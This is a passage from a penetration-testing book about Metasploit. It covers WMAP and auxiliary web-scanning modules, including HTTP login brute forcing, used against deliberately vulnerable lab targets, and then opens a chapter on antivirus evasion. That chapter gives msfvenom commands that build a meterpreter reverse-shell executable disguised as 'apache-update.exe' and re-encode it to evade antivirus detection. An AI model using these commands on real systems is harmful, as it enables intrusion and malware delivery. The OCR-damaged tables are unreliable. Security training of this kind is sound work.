
Setting up a vulnerable application

Before we start exploring various web application scanning features offered by the Metasploit Framework, we need to set up a test application environment in which we can fire our tests. As discussed in the initial chapters, *Metasploitable 2* is a Linux distribution that is deliberately made vulnerable. It also contains web applications that are intentionally made vulnerable, and we can leverage this to practice using Metasploit's web scanning modules.

In order to get the vulnerable test application up and running, simply boot into metasploitable 2 ;Linux and access it remotely from any of the web browsers, as shown in the following screenshot:



There are two different vulnerable applications that run by default on the metasploitable 2 distribution, Mutillidae and **Damn Vulnerable Web Application (DVWA)**. The vulnerable application can be opened for further tests, as shown in the following screenshot:



Web application scanning using WMAP

WMAP is a powerful web application vulnerability scanner available in Kali Linux. It is integrated into the Metasploit Framework in the form of a plugin. In order to use WMAP, we first need to load and initiate the plugin within the Metasploit framework, as shown in the following screenshot:

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a title bar and a scroll bar. The command "msf > load wmap" is entered, followed by the output: "[WMAP 1.5.1] === et [] metasploit.com 2012 [*] Successfully loaded plugin: wmap". The terminal prompt "msf >" is visible at the bottom.

Once the wmap plugin is loaded into the Metasploit Framework, the next step is to create a new site or workspace for our scan. Once the site has been created, we need to add the target URL to be scanned, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf > load wmap
[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a 192.168.44.133
[*] Site created.
msf > wmap_targets -t http://192.168.44.133/mutillidae/index.php
[*] Defined targets
=====
Id Vhost Host Port SSL Path
-- ---- -- 192.168.44.133 192.168.44.133 80 false /mutillidae/index.php
msf > |
```

Now that we have created a new site and defined our target, we need to check which WMAP modules would be applicable against our target. For example, if our target is not SSL-enabled, then there's no point in running SSL-related tests against this. This can be done using the `wmap_run -t` command, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf > wmap_run -t
[*] Testing target:
[*]   Site: 192.168.44.133 (192.168.44.133)
[*]   Port: 80 SSL: false
=====
[*] Testing started: 2017-05-15 22:44:33 -0400
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/http/scanner/http/version
[*] Module auxiliary/http/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/http/drupal_views_user_enum
[*] Module auxiliary/http/frontpage_login
[*] Module auxiliary/http/host_header_injection
[*] Module auxiliary/http/options
[*] Module auxiliary/http/robots_txt
[*] Module auxiliary/http/scrapeR
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
```

Now that we have enumerated the modules that are applicable for the test against our vulnerable application, we can proceed with the actual test execution. This can be done by using the `wmap_run -e` command, as shown in the following screenshot:

```
root@kali: ~
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[!] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.168.44.133 (192.168.44.133)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2017-05-15 22:53:06 -0400
[*]
[=] SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
[=] Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.44.133:80
[*] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] 192.168.44.133 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 192.168.44.133:80 http://192.168.44.133/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] [192.168.44.133] /robots.txt found
[*] Module auxiliary/scanner/http/scrapers
[*] [192.168.44.133] / [Metasploitable2 - Linux]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[*] 192.168.44.133:80 is vulnerable to Cross-Site Tracing
[*] Module auxiliary/scanner/http/vhost_scanner
```


Upon successful execution of the tests on our target application, the vulnerabilities (if any have been found) are stored on Metasploit's internal database. The vulnerabilities can then be listed using the `wmap_vulns -l` command, as shown in the following screenshot:

```
root@kali: ~
msf > wmap_vulns -l
[*] + [192.168.44.133] (192.168.44.133): scraper /
[*]   scraper Scraper
[*]   GET Metasploitable2 - Linux
[*] + [192.168.44.133] (192.168.44.133): directory /dav/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /cgi-bin/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /index/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /phpMyAdmin/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /test/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /index.php
[*]   file File found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /dav/
[*]   file File found.
[*]   GET Res code: 404
[*] + [192.168.44.133] (192.168.44.133): file /index
[*]   file File found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /test
[*]   file File found.
[*]   GET Res code: 301
[*] + [192.168.44.133] (192.168.44.133): file /phpMyAdmin
```

Metasploit Auxiliaries for Web Application enumeration and scanning

We have already seen some of the auxiliary modules within the Metasploit Framework for enumerating HTTP services in Chapter 4, *:Information Gathering with Metasploit*. Next, we'll explore some additional auxiliary modules that can be effectively used for enumeration and scanning web applications:

- **cert:** ;This module can be used to enumerate whether the certificate on the target web application is active or expired. ;Its auxiliary module name is auxiliary/scanner/http/cert, the use of which is shown in the following screenshot:



The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'cert' auxiliary module and is viewing its options. The module's configuration includes parameters like ISSUER, RHOSTS, RPORT, SHOWALL, and THREADS. The user then sets the RHOSTS option to 'demo.testfire.net' and runs the module. The output shows the module successfully scanned one host (100% complete) and completed execution.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options (auxiliary/scanner/http/cert):
Name   Current Setting  Required  Description
----  -----
ISSUER  .*            yes       Show a warning if the Issuer doesn't match this regex
RHOSTS  .              yes       The target address range or CIDR identifier
RPORT   443           yes       The target port
SHOWALL  false         no        Show all certificates (issuer,time) regardless of match
THREADS 1             yes       The number of concurrent threads

msf auxiliary(cert) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(cert) > run

[*] 65.61.137.117:443 - 65.61.137.117 - 'demo.testfire.net' : '2014-07-01 09:54:37 UTC' - '2019-12-22 09:54:37 UTC'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) >
```

The parameters to be configured are as follows:

- **RHOSTS:** ;IP address or IP range of the target to be scanned



It is also possible to run the module simultaneously on multiple targets by specifying a file containing a list of target IP addresses, for example, set RHOSTS /root/targets.lst.

- **dir_scanner:** ;This module checks for the presence of various directories on the target web server. These directories can reveal some interesting information such as configuration files and database backups. ;Its auxiliary module name is ;auxiliary/scanner/http/dir_scanner ;that is used as seen in the following screenshot: ;

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):
Name          Current Setting      Required  Description
----          -----              ----      -----
DICTIONARY    /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
PATH          /                      yes       The path to identify files
Proxies        []                   no        A proxy chain of format type:host:port[,type:host:port][...]
.RHOSTS        192.168.44.133      yes       The target address range or CIDR identifier
RPORT         80                  yes       The target port
SSL           false                no        Negotiate SSL/TLS for outgoing connections
THREADS       1                   yes       The number of concurrent threads
VHOST         http://192.168.44.133  no        HTTP server virtual host


[*] Detecting error code
[*] Using code '404' as not found for 192.168.44.133
[*] Found http://192.168.44.133:80/cgi-bin/ 404 (192.168.44.133)
[*] Found http://192.168.44.133:80/doc/ 200 (192.168.44.133)
[*] Found http://192.168.44.133:80/icons/ 200 (192.168.44.133)

```

The parameters to be configured are as follows:

- **RHOSTS:** ;IP address or IP range of the target to be scanned
- **enum_wayback:** ;<http://www.archive.org> ; stores all the historical versions and data of any given website. It is like a time machine that can show you how a particular website looked years ago. This can be useful for target enumeration. The enum_wayback module queries ;<http://www.archive.org>, to fetch the historical versions of the target website. ;

Its auxiliary module name is ;auxiliary/scanner/http/enum_wayback ;that ;is used as seen in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options (auxiliary/scanner/http/enum_wayback):


Name      Current Setting  Required  Description
----      -----          -----    -----
DOMAIN        yes           Domain to request URLs for
OUTFILE       no            Where to output the list for use

msf auxiliary(enum_wayback) > set DOMAIN demo.testfire.net
DOMAIN => demo.testfire.net
msf auxiliary(enum_wayback) > set OUTFILE /root/Desktop/wayback.html
OUTFILE => /root/Desktop/wayback.html
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 19 addresses for demo.testfire.net
[*] Writing URLs list to /root/Desktop/wayback.html...
[*] OUTFILE did not exist, creating..
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) > ■
```

; The parameters to be configured are as follows:

- **RHOSTS:** ;Target domain name whose archive is to be queried for
- **files_dir:** This module searches the target for the presence of any files that might have been left on the web server unknowingly. These files include source code, backup files, configuration files, archives, and password files. Its auxiliary module name is ;auxiliary/scanner/http/files_dir, and the following screenshot shows how to use it:



```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):

Name      Current Setting          Required  Description
----      -----          -----    -----
DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_files.txt  no      Path of word dictionary to use
EXT          .null                no      Append file extension to use
PATH         /                   yes     The path to identify files
Proxies      /                   no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.44.133      yes    The target address range or CIDR identifier
RPORT        80                  yes    The target port
SSL          false               no      Negotiate SSL/TLS for outgoing connections
THREADS      1                  yes    The number of concurrent threads
VHOST        http://192.168.44.133:80  no      HTTP server virtual host

msf auxiliary(files_dir) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
```

The parameters to be configured are as follows:

- **RHOSTS:** ;IP address or IP range of the target to be scanned
- **http_login:** ;This module tries to brute force the HTTP-based authentication if enabled on the target system. It uses the default username and password dictionaries available within the Metasploit Framework. ;Its auxiliary module name is ;auxiliary/scanner/http/http_login, and the following screenshot shows how to use it:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The command 'use auxiliary/scanner/http/http_login' has been entered, followed by 'show options'. The output displays the module options for 'auxiliary/scanner/http/http_login'. The options are listed in a table with columns for Name, Current Setting, Required, and Description. Key options include AUTH_URI (set to 't:auto'), REQUESTTYPE (set to 'GET'), RHOSTS (set to ''), and THREADS (set to '1'). Other options like DB_ALL_CREDS and DB_ALL_PASS are set to false. The 'Description' column provides details for each option, such as the URI to authenticate against or the file containing passwords.

Name	Current Setting	Required	Description
AUTH_URI	t:auto	no	The URI to authenticate against (default)
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute-force, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database
DB_ALL_USERS	false	no	Add all users in the current database
o the list			
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/http_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[...]
,type:host:port][...]		no	Use HTTP-GET or HTTP-PUT for Digest-Aut
REQUESTTYPE	GET	yes	The target address range or CIDR identi
h, PROPFIND for WebDAV (default:GET)			
RHOSTS		yes	The target port
fier		no	Negotiate SSL/TLS for outgoing connecti
RPORT	80	yes	
SSL	false	no	
ons		yes	Stop guessing when a credential works f
STOP_ON_SUCCESS	false	yes	
or a host		yes	The number of concurrent threads
THREADS	1	no	File containing users and passwords sep
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt	no	Try the username as the password for al
arated by space, one pair per line			
USER_AS_PASS	false	no	File containing users, one per line
l users		yes	Whether to print output for all attempt
USER_FILE	/usr/share/metasploit-framework/data/wordlists/http_default_users.txt	no	
VERBOSE	true	yes	
s		no	HTTP server virtual host
VHOST			

The parameters to be configured are as follows:

- **RHOSTS**: ;IP address or IP range of the target to be scanned
- **options**: ;This module checks whether various HTTP methods such as TRACE and HEAD are enabled on the target web server. These methods are often not required and can be used by the attacker to plot an attack vector. Its auxiliary module name is ;auxiliary/scanner/http/options , and the following screenshot shows how to use it:

A screenshot of a terminal window titled 'root@kali: ~'. The window contains the following Metasploit session:

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/http/options):

Name      Current Setting  Required  Description
-----  -----
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target address range or CIDR identifier
RPORT           80       yes       The target port
SSL             false     no        Negotiate SSL/TLS for outgoing connections
THREADS         1        yes       The number of concurrent threads
VHOST           no        HTTP server virtual host

msf auxiliary(options) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(options) > run

[*] 65.6      allows OPTIONS, TRACE, GET, HEAD, POST methods
[*] 65.6      :80 - TRACE method allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) > 
```

The parameters to be configured are as follows:

- **RHOSTS:** ;IP address or IP range of the target to be scanned
- **http_version:** ;This module enumerates the target and returns the exact version of the web server and underlying operating system. The version information can then be used to launch specific attacks. ;Its auxiliary module name is ;auxiliary/scanner/http/http_version, and the following screenshot shows how to use it:

The screenshot shows a terminal window titled 'root@kali: ~'. The user has run the command 'use auxiliary/scanner/http/http_version' and then 'show options'. This displays a table of module options:

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST	no		HTTP server virtual host

Next, the user sets the RHOSTS option to '192.168.44.133' and runs the module with 'run'. The output shows the module has completed its scan of one host.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes       The target address range or CIDR identifier
RPORT          80           yes       The target port
SSL            false         no        Negotiate SSL/TLS for outgoing connections
THREADS         1            yes       The number of concurrent threads
VHOST           no           no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_version) > run

[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

The parameters to be configured are as follows:

- **RHOSTS:** IP address or IP range of the target to be scanned

Summary

In this chapter, we explored various features of the Metasploit Framework that can be used for web application security scanning. Moving ahead to the next chapter, you will learn various techniques that can be used to hide our payloads from antivirus programs and clear our tracks after compromising the system.

Exercises

Find and exploit vulnerabilities in the following vulnerable applications:

- DVWA
- Mutillidae
- OWASP Webgoat

9

Antivirus Evasion and Anti-Forensics

In the previous two chapters, you learned how to leverage the Metasploit Framework to generate custom payloads and launch advanced client-side attacks. However, the payloads that we generate will be of no use if they get detected and blocked by antivirus programs. In this chapter, we'll explore the various techniques in order to make our payloads as undetectable as possible. You will also get familiar with various techniques to cover our tracks after a successful compromise.

In this chapter, we will cover the following topics:

- Using encoders to avoid AV detection
- Using binary encryption and packaging techniques
- Testing payloads for detection and sandboxing concepts
- Using Metasploit anti-forensic techniques, such as TimeStomp and clearev

Using encoders to avoid AV detection

In Chapter 6, *Client-side Attacks with Metasploit*, we have already seen how to use the `msfvenom` utility to generate various payloads. However, these payloads if used as-is are most likely to be detected by antivirus programs. In order to avoid antivirus detection of our payload, we need to use encoders offered by the `msfvenom` utility. ;

To get started, we'll generate a simple payload in the `;.exe` format using the `shikata_ga_nai` encoder, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```


Once the payload has been generated, we upload it to the site <http://www.virustotal.com> for analysis. As the analysis is completed, we can see that our file `apache-update.exe` (containing a payload) was detected by 46 out of the 60 antivirus programs that were used. This is quite a high detection rate for our payload. Sending this payload as-is to our victim is less likely to succeed due to its detection rate. Now, we'll have to work on making it undetectable from as many antivirus programs as we can.



The site <http://www.virustotal.com> runs multiple antivirus programs from across various vendors and scans the uploaded file with all the available antivirus programs.


Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170526
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525
ALYac	Gen:Variant.Razy.174703	20170526
Arcabit	Trojan.Razy.D2AA6F	20170526
Avast	Win32:SwPatch [Wrm]	20170526

Simply encoding our payload with the `shikata_ga_nai` encoder once didn't work quite well. The `msfvenom` utility also has an option to iterate the encoding process multiple times. Passing our payload through multiple iterations of an encoder might make it more stealthy. Now, we'll try to generate the same payload; however, this time we'll run the encoder 10 times in an attempt to make it stealthy, as shown in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali: # msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -i 10 -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 366 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali: #
```

Now that the payload has been generated, we again submit it for analysis on <http://www.virustotal.com>. As shown in the following screenshot, the analysis results show that this time our payload was detected by 45 antivirus programs out of the 60. So, it's slightly better than our previous attempts, however, it's still not good enough:



Antivirus scan for 4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7f03b at UTC - VirusTotal - Mozilla Firefox

Antivirus scan for 4ea... <https://www.virustotal.com/en/file/4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7f03b>

Most Visited [Offensive Security](#) [Kali Linux](#) [Kali Docs](#) [Kali Tools](#) [Exploit-DB](#) [Aircrack-ng](#)

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: 4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7f03b

File name: apache-update.exe

Detection ratio: 45 / 60

Analysis date: 2017-05-26 03:28:09 UTC (1 minute ago)



Analysis	File detail	Additional information	Comments	Votes
Antivirus	Result	Update		
Ad-Aware	Gen:Variant.Razy.174703	20170526		
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525		
